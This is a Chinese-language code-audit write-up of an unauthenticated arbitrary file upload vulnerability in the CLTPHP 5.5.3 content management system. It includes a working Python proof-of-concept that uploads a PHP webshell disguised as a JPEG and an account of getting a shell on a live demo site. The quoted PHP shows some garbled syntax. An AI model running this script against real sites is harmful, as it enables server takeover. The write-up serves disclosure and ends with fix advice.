

【代码审计】CLTPHP_v5.5.3 任意文件上传漏洞

作者: Bypass

原文链接: https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903609&idx=1&sn=217c87a7a5038a31626a2ed53341e560&chksm=8b55dde4bc2254f26d20661b04b703332d57f675e52996367f12188321e43aa4bcf987512fba&scene=21#wechat_redirect

本文由 干货集中营 收集整理: <http://www.nmd5.com/test/index.php>

00 前言

CLTPHP采用ThinkPHP开发, 后台采用Layui框架的内容管理系统。

在代码审计中, 发现了一个无需权限的任意文件上传漏洞, 可批量, 已提交CNVD, 分享一下思路。

01 环境搭建

CLTPHP官网: <http://www.cltphp.com>

网站源码版本: CLTPHP内容管理系统5.5.3版本

程序源码下载: <https://gitee.com/chichu/cltphp>


默认后台地址: <http://127.0.0.1/admin/login/index.html>

默认账号密码: 后台登录名: admin 密码: admin123

02 代码分析

1 漏洞文件位置: /app/user/controller/UploadFile.php 第525行.


1、文件位置：/app/user/controller/UpFiles.php 第2-25行：



```
1 {?php
2 namespace app\user\controller;
3 class UpFiles extends Common
4 {
5     public function upload(){
6         // 获取上传文件表单字段名
7         $fileKey = array_keys($_request->file());
8         // 获取表单上传文件
9         $file = $_request->file($fileKey[0]);
10        // 移动到当前应用目录/public/uploads/ 目录下
11        $info = $file->move(ROOT_PATH . 'public' . DS . 'uploads');
12        if($info){
13            $result['code'] = 1;
14            $result['info'] = '图片上传成功!';
15            $path = str_replace('\\', '/', $info->getSaveName());
16            $result['url'] = '/uploads/' . $path;
17            return $result;
18        }else{
19            // 上传失败获取错误信息
20            $result['code'] = 0;
21            $result['info'] = '图片上传失败!';
22            $result['url'] = '';
23            return $result;
24        }
25    }
26 }
```

在这段函数中，未经用户权限验证，获取表单内容，存在越权绕过上传的情况。我们继续跟进move函数：

2、文件位置：/think/library/think/File.php 第329-377行：



```
329 public function move($path, $savename = true, $replace = true)
330 {
331     // 文件上传失败，捕获错误代码
332     if (empty($this->info['error'])) {
333         $this->error($this->info['error']);
334         return false;
335     }
336     // 检测合法性
337     if (!$this->isValid()) {
338         $this->error = 'upload illegal files';
339         return false;
340     }
341     // 验证上传
342     if ($this->check()) {
343         return false;
344     }
345     $path = rtrim($path, DS) . DS;
346     // 文件保存完整路径
347     $savename = $this->buildSaveName($savename);
348     $filename = $path . $savename;
349     // 检测目录
350     if (false === $this->checkPath(dirname($filename))) {
351         return false;
352     }
353     // 不覆盖同名文件
354     if ($replace && is_file($filename)) {
355         $this->error = ['has the same filename: {filename}', ['filename' => $filename]];
356         return false;
357     }
358 }
```

在这段函数中，经过一系列检测后上传文件，我们重点来看一下check验证上传函数。

3、文件位置：/think/library/think/File.php 第218-245行：



```
218 /**
219  * 检测上传文件
220  * @access public
221  * @param array $rule 验证规则
222  * @return bool
223  */
224 public function check($rule = [])
225 {
226     $rule = $rule ? $this->validate;
227     // 检查文件大小
228     if (isset($rule['size']) && $this->checkSize($rule['size'])) {
229         $this->error = 'filesize not match';
230         return false;
231     }
232     // 检查文件类型 类型
233 }
```

```
227 if (isset($rule['type']) && $this->checkMime($rule['type'])) {
228     $this->error = 'mimetype to upload is not allowed';
229     return false;
230 }
231
232 /* 检查文件后缀 */
233 if (isset($rule['ext']) && $this->checkExt($rule['ext'])) {
234     $this->error = 'extensions to upload is not allowed';
235     return false;
236 }
237
238 /* 检查图像文件 */
239 if (!$this->checkImage()) {
240     $this->error = 'illegal image files';
241     return false;
242 }
243
244 return true;
245 }
```

在check函数中检查文件大小、Mime类型、文件后缀等，主要是从数组\$rule中获取，check函数未带入参数\$rule，所以取\$this->validate,而validate的值在该类有定义，我们看一下\$ validate 的值

```
16 class File extends SplFileObject
17 {
18     /**
19      * @var string 错误信息
20      */
21     private $error = '';
22
23     /**
24      * @var string 当前完整文件名
25      */
26     protected $filename;
27
28     /**
29      * @var string 上传文件名
30      */
31     protected $saveName;
32
33     /**
34      * @var string 文件上传命名规则
35      */
36     protected $rule = 'date';
37
38     /**
39      * @var array 文件上传验证规则
40      */
41     protected $validate = [];
42
43     /**
44      * @var bool 单元测试
45      */
46     protected $isTest;
47
48     /**
49      * @var array 上传文件信息
50     */
```

在同文件中validate默认值为空，调用ThinkPHP的上传函数，但配置不当导致过滤函数chenk无效，导致程序在实现存在任意文件上传漏洞，攻击者无需任何权限，可直接上传恶意脚本，控制网站服务器权限。

利用方式一：


1、

通过编写Python脚本，模拟Ajax 异步请求，


Python脚本如下：

```
1. #!/usr/bin/python
2. #-*- coding: UTF-8 -*-
3. #Author: Bypass
4. #Date: 2018.03.01
5. import requests
6. import sys
7.
8. def CLPHP_upload(url):
9.     header = { 'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)' ,
10.     'X-Requested-With' : 'XMLHttpRequest' ,}
11.     geturl = url+ "/user/upFiles/upload"
12.     files = { 'file' : ( '1.php' ,open( '1.php' , 'rb' ), 'image/jpeg' )}
13.     res = requests.post(geturl, files=files,headers=header)
14.     print res.text
15.
16. if __name__ == "__main__" :
17.     if len(sys.argv) == 2:
18.         url=sys.argv[1]
19.         CLPHP_upload(url)
20.         sys.exit(0)
21.     else :
22.         print ( "usage: %s www.xxx.com" % sys.argv[0])
23.         sys.exit(-1)
```

2、在同一目录下放置脚本和1.php文件名的小马，运行Python脚本，成功上传木马并返回路径。



3、访问url，成功getshell



某demo演示站点已getshell:


1、修改 url 地址，运行 Python 脚本，获取一句话上传路径



另外，通过该漏洞可批量获取webshell，具体要看用户量多少了。

2、成功控制网站服务器，未深入，仅截图作为演示。





04 修复建议

- 1、添加上传页面的认证，通过白名单限制上传文件后缀；
- 2、禁止上传目录脚本执行权限。

Bypass



About Me

一个网络安全爱好者，对技术有着偏执狂一样的追求。致力于分享原创高质量干货，包括但不限于：渗透测试、WAF绕过、代码审计、安全运维。